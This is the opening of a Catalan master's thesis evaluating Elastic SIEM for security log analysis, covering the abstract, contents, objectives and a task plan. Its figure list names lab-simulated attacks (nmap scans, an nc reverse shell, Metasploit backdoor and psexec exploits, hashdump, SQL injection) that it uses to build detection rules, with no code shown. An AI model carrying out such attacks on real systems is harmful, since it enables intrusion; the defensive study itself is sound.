

Security analytics with Elastic

Eduard Mateos Martinez

Màster Universitari en Seguretat de les Tecnologies de la Informació i de les
Comunicacions
Anàlisi de dades

Pau del Canto Rodrigo
Helena Rifà Pous

02/06/2020



Aquesta obra està subjecta a una llicència de [Reconeixement-NoComercial-SenseObraDerivada 3.0 Espanya de Creative Commons](https://creativecommons.org/licenses/by-nc-nd/3.0/es/)

FITXA DEL TREBALL FINAL

Títol del treball:	<i>Security analytics with Elastic</i>
Nom de l'autor:	<i>Eduard Mateos Martinez</i>
Nom del consultor/a:	<i>Pau del Canto Rodrigo</i>
Nom del PRA:	<i>Helena Rifà Pous</i>
Data de lliurament (mm/aaaa):	<i>06/2020</i>
Titulació o programa:	<i>Màster Universitari en Seguretat de les Tecnologies de la Informació i de les Comunicacions</i>
Àrea del Treball Final:	<i>Anàlisi de dades</i>
Idioma del treball:	<i>Català</i>
Paraules clau	<i>Elastic, SIEM, Machine Learning</i>
Resum del Treball (màxim 250 paraules): <i>Amb la finalitat, context d'aplicació, metodologia, resultats i conclusions del treball</i>	
<p>Els ciberatacs poden ser molt diversos i els diferents sistemes d'informació solen estar distribuïts. En moltes ocasions, aquests comportaments delictius es veuen reflectits als diferents <i>logs</i>. Per tant, és necessari tenir-los identificats, controlats i revisar-los de manera habitual. No obstant això, a causa de la quantitat de <i>logs</i> que es poden arribar a generar, aquesta tasca esdevé molt costosa. Obtenir <i>logs</i> de diferents orígens i processar-los conjuntament, ens permet veure fluxos i accions traçables que, revisades individualment, no són tan evidents. Realitzar aquest seguiment no és trivial i és necessari disposar d'alguna utilitat o eina per poder centralitzar aquesta informació i poder tractar-la.</p> <p>Per tal de centralitzar tota aquesta informació, en aquest treball s'utilitzarà el Stack d'ElasticSearch. A més, disposa d'un seguit de productes per tractar, emmagatzemar i cercar informació. Recentment, s'ha publicat una nova funcionalitat que és l'ElasticSearch SIEM, que ens permet detectar diferents anomalies.</p> <p>Per tal d'avaluar aquest producte, s'han planificat un seguit d'escenaris en format pilot que contenen les tecnologies més habituals que es poden utilitzar en una organització. Mitjançant la simulació de diferents atacs, generarem dades per alimentar l'ElasticSearch i utilitzar la funcionalitat del SIEM per tractar-los.</p> <p>A causa de la popularització del Cloud Computing en l'àmbit empresarial, el segon escenari proposat es basarà en un cas d'ús real utilitzant els serveis d'Amazon Web Service d'un sistema productiu.</p>	

L'últim escenari es basarà en el funcionament del Machine Learning que ens ofereix la versió de pagament d'ElasticSearch per tractar els *logs* obtinguts anteriorment.

Abstract (in English, 250 words or less):

Cyberattacks can be very diverse and the information systems are often distributed. In many cases, these criminal behaviours are reflected in the different logs. Therefore, they often need to be identified, monitored and reviewed. However, due to the amount of logs that can be generated, this task becomes very difficult. Obtaining logs from different sources and processing them together allows us to see traceable flows and actions that, individually reviewed, are not so obvious. Carrying out this monitoring is not trivial and it is necessary to have some utility or tool to be able to centralize this information and be able to process it.

In order to centralize all this information, the ElasticSearch Stack will be used in this project. ElasticSearch has different products to store and search information. Recently, ElasticSearch SIEM has been published. It is a new feature that allows us to detect different anomalies.

I have planned some pilot scenarios to evaluate this product. They will contain the most common technologies that can be present in an organization. By simulating different attacks, we will generate data to add it in ElasticSearch and use the SIEM functionality to discover anomalies.

Due to the popularity of Cloud Computing in business, the second scenario proposed is based on a real case that uses the services of Amazon Web Service on a productive system.

The last scenario will be based on the Machine Learning features. It is the premium version of ElasticSearch and it will be used to process the logs obtained above.

Índex

Contenido

1. Introducció.....	1
1.1. Context i justificació del Treball.....	1
1.2. Objectius del Treball.....	2
1.3. Enfocament i mètode seguit.....	3
1.4. Planificació del treball.....	5
1.5. Riscs	7
1.6. Estat d'art.....	10
1.7. Breu sumari de productes obtinguts.....	11
1.8. Breu descripció dels altres capítols de la memòria	12
2. Coneixement bàsic	13
2.1. Anàlisi de dades.....	13
2.2. Elastic Stack.....	15
2.2.1. ElasticSearch.....	15
2.2.2. Kibana.....	16
2.2.3. Logstash.....	16
2.2.4. APM.....	17
2.2.5. Beats.....	17
2.3. Elastic Common Schema	18
2.4. Productes	18
2.5. Elastic Security.....	19
2.5.1. Elastic SIEM	19
2.5.2. Elastic Endpoint Security.....	20
3. Planificació d'escenaris.....	21
3.1. Escenari 1: Entorn empresarial	21
3.1.1. Servei de directori	22
3.1.2. DNS.....	23
3.1.3. Recursos Compartits	23
3.1.4. Webs i bases de dades	24
3.1.5. IDS	24
3.1.6. Esquema	25
3.2. Escenari 2: <i>Cloud Amazon Web Service</i>	26
3.2.1. ElasticSearch.....	26
3.2.2. Plataforma Kubernetes	26
3.2.3. Accés per part dels usuaris.....	27
3.2.4. Obtenció de dades	28
3.3. Escenari 3: Machine Learning.....	28
4. Desplegament d'Elastic Stack	29

4.1.	Requeriments.....	29
4.2.	ElasticSearch	29
4.2.1.	Instal·lació	29
4.2.2.	Configuració Seguretat i Comunicació SSL.....	30
4.3.	Kibana	31
4.3.1.	Instal·lació	31
4.4.	Logstash.....	31
4.4.1.	Instal·lació	31
4.5.	Beats.....	32
4.5.1.	Instal·lació d’AuditBeat	32
4.5.2.	Instal·lació del PacketBeat	32
4.5.3.	Instal·lació del FileBeat.....	33
4.6.	APM-Server.....	33
5.	Anàlisi de logs.....	33
5.1.	Ruta per l’Elastic SIEM.....	33
5.1.1.	Pestanya Overview	34
5.1.2.	Pestanya Hosts	34
5.1.3.	Pestanya Network	35
5.1.4.	Pestanya Deteccions	36
5.1.5.	Timelines	36
5.1.6.	Regles de detecció.....	36
5.2.	Escenari 1: Entorn empresarial	37
5.2.1.	Desplegament d’Active Directory	37
5.2.2.	Desplegament del servidor de fitxers	39
5.2.3.	Desplegament del Suricata IDS	40
5.2.4.	Desplegament d’entorns vulnerables	41
5.2.5.	Detecció d’amenaces	43
5.2.6.	Anàlisi d’atacs	46
5.2.7.	Conclusions Escenari 1	57
5.3.	Escenari 2: <i>Cloud Amazon Web Service</i>	57
5.3.1.	Obtenció de les dades	57
5.3.2.	Anàlisi de dades.....	59
5.3.3.	Conclusions de l’escenari 2	62
5.4.	Escenari 3: Machine Learning.....	62
5.4.1.	Que és Machine Learning?.....	62
5.4.2.	El mòdul de Machine Learning per Elastic SIEM	63
5.4.3.	Detecció d’anomalies amb Machine Learning.	64
5.4.4.	Conclusions de l’escenari 3	65
6.	Anàlisi de Resultats	66

6.1.	Conclusions generals	66
6.2.	Seguiment de la planificació inicial.....	67
6.3.	Problemes detectats durant el treball	67
6.4.	Compliment dels objectius marcats.....	68
6.4.1.	Objectius del treball	68
6.4.2.	Objectius d'implementació i coneixement	69
6.4.3.	Valoració del treball	69
6.5.	Previsions de futur.....	70
7.	Bibliografia	71
8.	Annexos.....	74
8.1.	Annex 1: Instal·lació d'Elastic Stack.....	74
8.1.1.	Instal·lació d'ElasticSearch	74
8.1.2.	Instal·lació del Kibana.....	77
8.1.3.	Instal·lació del Logstash.....	79
8.1.4.	Beats.....	81
8.2.	Annex 2: Anàlisi de Logs.....	85
8.2.1.	Vista d'Elastic SIEM	85
8.2.2.	Escenari 1: Entorn empresarial	92
8.2.3.	Escenari 2: Cloud Amazon Web Service	143
8.2.4.	Escenari 4: Machine Learning	162

Llista de figures

Captura 1: Estat del clúster	76
Captura 2: Usuaris del Sistema Elastic	77
Captura 3: Estat del Clúster SSL.....	77
Captura 4: Accés del Kibana.....	78
Captura 5: Validació del funcionament del Logstash.....	80
Captura 6: Validar la creació de la plantilla del Logstash	80
Captura 7: Dades de l'AuditBeat	81
Captura 8: Dades del PacketBeat	83
Captura 9: Dades del FileBeat	84
Captura 10: Home Kibana	85
Captura 11: Finestra Overview 1	85
Captura 12: Finestra Overview 2.....	86
Captura 13: Finestra Hosts 1.....	86
Captura 14: Finestra Hosts 2.....	86
Captura 15: Finestra Hosts 3.....	87
Captura 16: Finestra Hosts 4.....	87
Captura 17: Finestra Hosts 5.....	87
Captura 18: Finestra Network 1.....	88
Captura 19: Finestra Network 2.....	88
Captura 20: Finestra Network 3.....	89
Captura 21: Finestra Network 4.....	89
Captura 22: Finestra Network 5.....	89
Captura 23: Finestra Network 6.....	90
Captura 24: Finestra Detections.....	90
Captura 25: Finestra manage signal rules.....	90
Captura 26: Prebuilt signal rules	91
Captura 27: Exemple de signal rule	91
Captura 28: Query timeline.....	91
Captura 29: Timeline guardada	92
Captura 30: Execució del script.....	94
Captura 31: Contrasenya de recuperació de l'AD	94
Captura 32: AD funcionant	95
Captura 33: Creació de GPO Audit	95
Captura 34: Instal·lació del WinlogBeat	95
Captura 35: Esdeveniments de l'AuditBeat	96
Captura 36: Instal·lació del npcap	96
Captura 37: Instal·lació del PacketBeat	96
Captura 38: Creació del share.....	97
Captura 39: Finestra de propietats	98
Captura 40: Finestra de propietats avançades.....	98
Captura 41: Finestra d'auditing	98
Captura 42: Esdeveniment 4663 creació	99
Captura 43: Esdeveniment eliminació	99
Captura 44: Test de ping i telnet	100
Captura 45: Alarma del Suricata a l'Elastic SIEM.....	101
Captura 46: Crear màquines Metasploitable 3	102
Captura 47: Linux Metasploitable: Metasploitable AuditBeat	102
Captura 48: Linux Metasploitable: Metasploitable PacketBeat.....	102
Captura 49: Afegir al domini.....	103

Captura 50: Windows Metasploitable: Esdeveniments de WinlogBeat	103
Captura 51: Windows Metasploitable: Esdeveniment d'AuditBeat	104
Captura 52: Windows Metasploitable: Esdeveniments de PacketBeat	104
Captura 53: Web Security Dojo: Esdeveniment d'AuditBeat	105
Captura 54: Web Security Dojo: Esdeveniment de PacketBeat	105
Captura 55: Web Security Dojo: APM-Agent.....	106
Captura 56: Regla whoami	106
Captura 57: Detecció del signal whoami	106
Captura 58: Regla volume shadow copy.....	107
Captura 59: Creació i eliminació amb vssadmin.....	107
Captura 60: Detecció de signal volume shadow copy	108
Captura 61: Regla nmap	108
Captura 62: Execució de nmap	108
Captura 63: Detecció del signal nmap.....	109
Captura 64: Reverse shell nc	109
Captura 65: Consulta d'utilització de nc	109
Captura 66: Creació de regla 1	110
Captura 67: Creació de regla 2	110
Captura 68: Creació de regla 3	110
Captura 69: Signal d'utilització nc	111
Captura 70: Port scan	111
Captura 71: Alerta de port scan.....	112
Captura 72: Consulta de port scan.....	112
Captura 73: Creació de regla port scan 1	113
Captura 74: Creació de regla port scan 2.....	113
Captura 75: Creació de regla port scan 3.....	114
Captura 76: Signal de port scan	114
Captura 77: Realització del nmap	115
Captura 78: Elastic SIEM detecció d'alarmes.....	115
Captura 79: Elastic SIEM detecció signal.....	116
Captura 80: Elastic SIEM detall d'alarma	116
Captura 81: Elastic SIEM: Detecció de paquets de PacketBeat.....	116
Captura 82: Elastic SIEM: timeline nmap	117
Captura 83: Importar informació de la Metasploit framework console.....	117
Captura 84: Llistar serveis del Metasploit framework	118
Captura 85: Exploit unreal_ircd_3281_backdoor.....	118
Captura 86: No alarma de l'unreal_ircd_3281_backdoor	119
Captura 87: Processos no comuns de l'unreal_ircd_3281_backdoor 1.....	119
Captura 88: Processos no comuns de l'unreal_ircd_3281_backdoor 2.....	119
Captura 89: Timeline del port 2345 unreal_ircd_3281_backdoor 1	120
Captura 90: Timeline del port 2345 unreal_ircd_3281_backdoor 2	120
Captura 91: Timeline del procés ruby unreal_ircd_3281_backdoor	120
Captura 92: Regla de detecció unreal_ircd_3281_backdoor.....	121
Captura 93: Signal d'unreal_ircd_3281_backdoor.....	121
Captura 94: Web servidor	122
Captura 95: Pàgina login del payroll_app.php.....	122
Captura 96: Prova d'SQL Injection	122
Captura 97: Accés a l'aplicació sense contrasenya ni usuari	123
Captura 98: Consulta de relació de taules i columnes	123
Captura 99: Resultat de la relació de taules i columnes.....	123

Captura 100: Relació usuari i contrasenya.....	124
Captura 101: Accés mitjançant ssh amb l'usuari leia_organa	125
Captura 102: Elevació de privilegis de leia_organa.....	125
Captura 103: Finestra Overview	126
Captura 104: Autenticacions del host.....	126
Captura 105: Processos no comuns	126
Captura 106: Informació de Network	127
Captura 107: Detall source IP	127
Captura 108: Timeline de l'URL query	127
Captura 109: Detall del timeline source IP	128
Captura 110: Timeline del host franja horària.....	128
Captura 111: Timeline d'accions 1	128
Captura 112: Timeline d'accions 2	129
Captura 113: Timeline d'accions 3	129
Captura 114: Creació de la regla SQL-Injection	129
Captura 115: Detecció del signal SQL-Injection	130
Captura 116: Nmap de Windows.....	130
Captura 117: Nmap de Windows 2.....	131
Captura 118: Obtenció de la contrasenya per força bruta	131
Captura 119: Exploit psexec.....	132
Captura 120: Accés al meterpreter.....	132
Captura 121: Hashdump	133
Captura 122: Neteja del visor d'esdeveniments	133
Captura 123: Alerta de network trojan.....	134
Captura 124: Signatura del Suricata	134
Captura 125: Intents fallits d'accés amb un usuari	135
Captura 126: Processos no comuns	135
Captura 127: Detall dels processos.....	136
Captura 128: Connexions amb SSH al servidor	136
Captura 129: Connexions des del servidor	137
Captura 130: Origen de l'atac servei SMB	137
Captura 131: Neteja del visor d'esdeveniments	138
Captura 132: Regla de network trojan del Suricata	138
Captura 133: Regla hashdump.....	138
Captura 134: Signal hashdump i network trojan.....	139
Captura 135: SQL-Injection	139
Captura 136: Login SQL-Injection	139
Captura 137: Alertes del Suricata.....	140
Captura 138: HTTP Requests	140
Captura 139: Registre APM 1.....	141
Captura 140: Registre APM 2.....	141
Captura 141: Registre APM 3.....	142
Captura 142: No filtratge per camp	142
Captura 143: Atac XSS	143
Captura 144: Informació APM	143
Captura 145: Incorporació dels logs d'aplicació a l'Elasticsearch	148
Captura 146: Esdeveniment CloudTrail I.....	152
Captura 147: Esdeveniment Cloudtrail II.....	153
Captura 148: GET consulta estranya	153
Captura 149: Detall de la consulta	154

Captura 150: Filtre per IP	154
Captura 151: Consultes amb estat diferent a 404	155
Captura 152: Index Pattern I	155
Captura 153: Index Pattern II	156
Captura 154: Configuració de la capa I	156
Captura 155: Configuració de la capa II	157
Captura 156: Configuració de la capa III	157
Captura 157: Accés des de Rússia	158
Captura 158: Detall d'accés des de Rússia.....	158
Captura 159: Intents accés *wp-config*	159
Captura 160: Signal wp-config	159
Captura 161: Signal consulta estranya.....	160
Captura 162: Detall d'esdeveniment d'instància I.....	160
Captura 163: Detall d'esdeveniment d'instància II.....	161
Captura 164: Detall d'esdeveniment d'instància III.....	161
Captura 165: Detall d'acció d'usuari I.....	162
Captura 166: Detall d'acció d'usuari II.....	162
Captura 167: Finestra management.....	163
Captura 168: License management	163
Captura 169: Llicència activa	163
Captura 170: Finestra d'Index Patterns.....	163
Captura 171: Creació d'Index Pattern I	164
Captura 172: Creació d'Index Pattern II	164
Captura 173: Models pre-creats	164
Captura 174: Model rare_process_by_host_linux_ecs I.....	165
Captura 175: Model rare_process_by_host_linux_ecs II.....	165
Captura 176: Max anomaly deteccion.....	165
Captura 177: windows_anomalous_user_name_ecs	166
Captura 178: No detecta anomalies	166

Llistat de configuracions

Configuració 1: Configuració del Logstash.....	143
Configuració 2: Configuració del FileBeat AWS	144
Configuració 3: CloudTrail Logstash	148
Configuració 4: FileBeat JSON.....	149

Llistat de Scripts

Script 1: Instal·lació d'ElasticSearch	74
Script 2: Creació dels certificats SSL ElasticSearch.....	75
Script 3: Configuració del SSL ElasticSearch.....	76
Script 4: Instal·lació i configuració del Kibana	77
Script 5: Instal·lació del Logstash.....	79
Script 6: Instal·lació de l'AuditBeat.....	81
Script 7: Instal·lació del PacketBeat	81
Script 8: Configuració de GeolIP del PacketBeat	82
Script 9: Instal·lació del FileBeat	83
Script 10: Instal·lació de l'APM-Server	84

Script 11: Instal·lació d'Active Directory	92
Script 12: Instal·lació del WinlogBeat	92
Script 13: Instal·lació de l'AuditBeat de Windows.....	93
Script 14: Instal·lació del PacketBeat de Windows.....	93
Script 15: Creació del share SMB	97
Script 16: Instal·lació del suricata.....	99
Script 17: Instal·lació i configuració del FileBeat d'Ubuntu	100
Script 18: Instal·lació de l'AuditBeat i el PacketBeat d'Ubuntu	101
Script 19: Instal·lació APM-Agent NodeJS	104

1. Introducció

1.1. Context i justificació del Treball

Amb la popularització de l'ús d'internet i el seu fàcil accés, s'ha convertit en una eina quasi imprescindible per la societat on vivim. Gràcies a internet, és possible realitzar gestions de forma telemàtica amb l'administració, realitzar compres, tant de productes com de serveis, sense que sigui necessari sortir de casa. A més, també és una font gairebé infinita d'informació.

A conseqüència d'aquesta popularització, internet ofereix a les empreses un canal molt gran per tal d'oferir els seus serveis. D'aquesta manera, permet poder arribar a un nombre immens de possibles clients. Per això, en l'actualitat, un gran nombre d'empreses tenen presència a internet oferint els seus productes i serveis. A més, una gran part dels seus beneficis s'obtenen mitjançant aquest canal.

Tenint en compte l'ús que es realitza d'internet, el volum de negoci que s'hi mou i la importància que ha adquirit en els darrers anys, fa que aquest canal esdevinguin un botí molt valuós pels possibles criminals. Inicialment, aquest tipus de ciberatacs eren realitzats per persones amb un nivell de coneixement tècnic alt. Actualment, però, gràcies a la quantitat d'informació que es pot obtenir a través de la xarxa, fa que persones amb un cert nivell d'informàtica els puguin dur a terme. Per tant, cada cop és més probable que una empresa rebi algun ciberatac.

Per aquest motiu, és necessari que les entitats protegeixin la seva plataforma, així com les dades emmagatzemades. Per això, en els últims anys la ciberseguretat està adquirint una importància vital. No obstant això, encara hi ha empreses que pensen amb la ciberseguretat com una despesa i no com una inversió.

La mateixa idea vista en els paràgrafs anteriors, es pot aplicar en el funcionament intern d'una empresa. A part d'utilitzar internet de manera habitual pel dia a dia, dins de la mateixa empresa es formen xarxes per tal d'oferir als diferents treballadors els recursos necessaris perquè puguin treballar. És comú que a la majoria de feines, a les diferents àrees, utilitzin diferents sistemes d'informació com serien mòbils, ordinadors, portàtils, així com diferents serveis com podrien ser el correu electrònic, webs, servidors de fitxers, base de dades... Aquestes xarxes locals poden ser només utilitzades per una sola seu, però també poden estendre's a diferents edificis separats geogràficament i generar una Intranet.

Com més gran sigui una empresa, més probable és que hi hagi algun treballador descontent que pugui arribar a malmetre informació de manera intencionada o inclús vendre-la a la competència, posant a l'empresa en una situació crítica. Per tant, el concepte de criminal també es pot adaptar a aquestes persones.

Com hem vist, els atacs informàtics poden provenir tant de persones externes com de personal intern de la mateixa organització. Els objectius poden ser: l'accés a una base de dades, fer-se passar per un usuari per tal d'obtenir accés o, fins i tot, realitzar un atac que deixi inoperativa part de la plataforma, generant pèrdues econòmiques i d'imatge empresarial, fent que els possibles clients perdin la confiança en l'organització.

Els atacs poden ser molt diversos i els diferents sistemes d'informació solen estar distribuïts. En moltes ocasions, aquests comportaments delictius es veuen reflectits als diferents *logs*. Per tant, és necessari tenir-los identificats, controlats i revisar-los de manera habitual. No obstant això, a causa de la quantitat de *logs* que es poden arribar a generar, aquesta tasca esdevé molt costosa. Obtenir *logs* de diferents orígens i processar-los conjuntament, ens permet veure fluxos i accions traçables que, revisades individualment, no són tan evidents. Realitzar aquest seguiment no és trivial i és necessari disposar d'alguna utilitat o eina per poder centralitzar aquesta informació i poder tractar-la.

Una de les possibles eines que es poden utilitzar per a centralitzar els *logs* i tractar-los és el Stack d'ElasticSearch, el que tractarem en aquest treball. A més, disposa d'un seguit de productes per tractar, emmagatzemar i cercar informació. Recentment, s'ha publicat una nova funcionalitat que és l'Elastic SIEM, que ens permet detectar diferents anomalies.

1.2. Objectius del Treball

El principal objectiu que es persegueix amb aquest treball és adquirir coneixement i descobrir les noves funcionalitats que ens ofereix Elastic SIEM en la detecció d'anomalies.

Els objectius marcats són:

- ✓ Utilitzar els productes que ens ofereix Elastic Stack: ElasticSearch, Kibana, Logstash i Beats per a l'obtenció d'esdeveniments de seguretat.
- ✓ Provar la nova aplicació d'Elastic SIEM, inclòs dins d'Elastic Security, per l'anàlisi d'esdeveniments de seguretat.
- ✓ Creació de diferents casos d'ús per tal d'aplicar el producte Elastic Security en un entorn empresarial.
- ✓ Aplicar el producte Elastic Security en un entorn al *cloud* amb informació real.
- ✓ Aplicar el mòdul Machine Learning a l'entorn empresarial per tal de detectar anomalies.

Tot i que aquest treball tindrà una part conceptual, per tal d'adquirir coneixements sobre el seu funcionament, el pes important se l'emportarà la part pràctica, que ens permetrà veure les diferents funcionalitats que ens pot oferir ElasticSearch.

A continuació, es mostren de manera més esquemàtica els objectius marcats:

Obtenció dels coneixements necessaris

- Funcionament de l'ElasticSearch i els seus components.
- Coneixements de l'Elastic Common Schema.
- Funcionament de la funció de SIEM d'ElasticSearch.
- Correlació d'esdeveniments.
- Detecció d'anomalies amb l'Elastic.
- Aplicació del Machine Learning.

Desplegament Stack Elastic

- Instal·lació i configuració d'Elastic Stack.

Casos d'ús

Escenari 1: Entorn Empresarial

- Desplegament de la plataforma del lloc de treball (Active Directory, DNS, servidor de fitxers, base de dades, servidor web, IDS, etc.).
- Configuració les regles de detecció de l'ElasticSearch.
- Simulació de diferents tipus d'atacs per detectar-ho amb les regles d'ElasticSearch.

Escenari 2: Cloud Amazon Web Services (AWS)

- Ingestió i anàlisi de *logs* des d'una plataforma *cloud* (AWS).
- Configuració de les regles de detecció de l'ElasticSearch.

Escenari 3: Prova del mòdul de Machine Learning.

- Activació de la versió de proves d'ElasticSearch.
- Configuració de Machine Learning.
- Test de funcionament del mòdul de Machine Learning.

A part dels objectius comentats anteriorment, també hem d'identificar quins seran els objectius de l'entrega:

Objectius d'entrega

- Planificació dels temps del treball, així com les entregues parcials.
- Elaboració de la memòria.
- Elaboració de la presentació del treball i també del vídeo.

1.3. Enfocament i mètode seguit

El centre de tot el treball es troba en la funcionalitat de SIEM del Stack d'Elastic.

Per tant, s'utilitzaran els següents components:



Per tal de poder dur a terme els diferents escenaris, serà necessari desplegar un seguit d'infraestructures virtuals. S'utilitzarà el sistema de virtualització de vMWare Workstation per tal de desplegar-les.



Per tal de donar resposta a aquest treball, la metodologia que seguiré serà la següent:

Planificació temporal del treball

Un dels primers factors que té impacte en l'elaboració del treball serà el temps. Per tal d'assegurar que es compleixen les dates, serà necessari definir una planificació en funció del temps on es marcaran quines són les diferents fites a completar, tant a escala personal com pel que fa als lliuraments marcats per la UOC.

Per tal de plasmar aquesta informació, utilitzaré un diagrama de *Gantt*, a on es veuran les tasques a realitzar amb les seves dates d'execució.

Obtenció dels coneixements bàsics

Com hem comentat, aquest producte és molt recent. Per tant, serà necessari adquirir inicialment un seguit de coneixements bàsics que ens permetran assentar les bases del funcionament d'aquest.

Per tal d'adquirir aquest coneixement, ens centrarem en la documentació que ens ofereix el proveïdor i que podem trobar a la seva [pàgina web](#). Per tal de tenir una visió més practica del funcionament, a la mateixa web es poden localitzar un seguit de cursos o "*webinars*" destinats a tasques específiques dins del SIEM que ens ajudaran també a aconseguir la base del coneixement necessari per a dur a terme aquest treball.

Utilització de configuracions estàndards

Un dels objectius principals d'aquest treball és identificar i utilitzar les diferents funcionalitats que ens ofereix aquest producte. Per tant, intentarem realitzar les configuracions essencials utilitzant els productes propis. Evitant, sempre que sigui possible, la utilització d'eines de tercers o desenvolupades a mida.

1.4. Planificació del treball


He elaborat un pla de treball basat en les diferents entregues del TFM. Tot i que la planificació està realitzada diàriament, la intenció és realitzar un seguiment setmanal. És necessari ja que, per obligacions externes a la UOC, la disponibilitat diària pot variar.

Planificació de tasques

Tasca	Duració	Inici	Fi	Predecessor
Pla de treball	10 dies	19/02/20	03/03/20	
Fita 1: finalització entrega 1	0 dies	02/03/20	02/03/20	
Entrega 2	20 dies	04/03/20	31/03/20	1
Adquirir coneixements d'Elastic SIEM	5 dies	04/03/20	10/03/20	
<i>Webinar: Introducción a Elastic SIEM: protege tu organización con el Stack Elastic</i>	1 dia	04/03/20	04/03/20	
<i>Detecting threats on Linux hosts with Auditbeat</i>	1 dia	05/03/20	05/03/20	5
<i>Detecting threats by analyzing Windows Event Logs with the Elastic (ELK) Stack</i>	1 dia	06/03/20	06/03/20	6
<i>Integrating custom logs with ECS for Elastic SIEM</i>	1 dia	09/03/20	09/03/20	7
<i>Hunting for persistence using Elastic Security</i>	1 dia	10/03/20	10/03/20	8
Planificació dels escenaris	8 dies	11/03/20	20/03/20	4
Escenari 1: Lloc de Treball	3 dies	11/03/20	13/03/20	
Cerca d'informació dels diferents components a desplegar	1 dia	11/03/20	11/03/20	
Disseny de la infraestructura a desplegar	1 dia	12/03/20	12/03/20	12
Elaboració de l'esquema de la infraestructura dissenyada	1 dia	13/03/20	13/03/20	13
Escenari 2: Cloud	3 dies	16/03/20	18/03/20	11
Disseny de la infraestructura a desplegar	1 dia	16/03/20	16/03/20	
Elaboració de l'esquema de la infraestructura dissenyada	1 dia	17/03/20	17/03/20	16
Cerca d'informació de com analitzar els logs al cloud	1 dia	18/03/20	18/03/20	17
Escenari 3: Machine Learning	2 dies	19/03/20	20/03/20	15
Cercar informació del seu funcionament	2 dies	19/03/20	20/03/20	
Desplegament d'ElasticSearch	4 dies	23/03/20	26/03/20	10

Revisió dels requeriments d'ElasticSearch	1 dia	23/03/20	23/03/20	
Instal·lació d'ElasticSearch	1 dia	24/03/20	24/03/20	22
Configuració d'ElasticSearch	0,5 dies	25/03/20	25/03/20	23
Securització d'ElasticSearch	0,5 dies	25/03/20	25/03/20	24
Instal·lació de Kibana	0,5 dies	26/03/20	26/03/20	25
Instal·lació de Logstash	0,5 dies	26/03/20	26/03/20	26
Preparació de l'entrega	2 dies	27/03/20	30/03/20	21
Finalitzar la documentació	1 dia	27/03/20	27/03/20	
Correcció	1 dia	30/03/20	30/03/20	29
Fita 2: finalització entrega 2	0 dies	30/03/20	30/03/20	
Entrega 3	20 dies	01/04/20	28/04/20	3
Escenari 1	7 dies	01/04/20	09/04/20	
Anàlisi de logs	10 dies	10/04/20	23/04/20	33
Generació de dades (simulació d'atacs)	3 dies	10/04/20	14/04/20	
Proves de les regles estàndards definides	3 dies	15/04/20	17/04/20	48
Creació de noves regles	4 dies	20/04/20	23/04/20	49
Preparació de l'entrega	3 dies	24/04/20	28/04/20	47
Finalitzar documentació	2 dies	24/04/20	27/04/20	
Correcció	1 dia	28/04/20	28/04/20	52
Fita 3: finalització Entrega 3	0 dies	28/04/20	28/04/20	
Entrega 4 - Memòria final	25 dies	29/04/20	02/06/20	32
Escenari 2	13 dies	29/04/20	15/05/20	
Obtenció de dades d'AWS	3 dies	29/04/20	01/05/20	
Anàlisi d'informació	5 dies	04/05/20	08/05/20	57
Ajust de regles del SIEM	5 dies	11/05/20	15/05/20	58
Escenari 3	7 dies	18/05/20	26/05/20	56
Configuració de regles de Machine Learning	4 dies	18/05/20	21/05/20	
Estudi de funcionament i comportament	3 dies	22/05/20	26/05/20	61
Preparació de l'entrega	4 dies	27/05/20	01/06/20	60
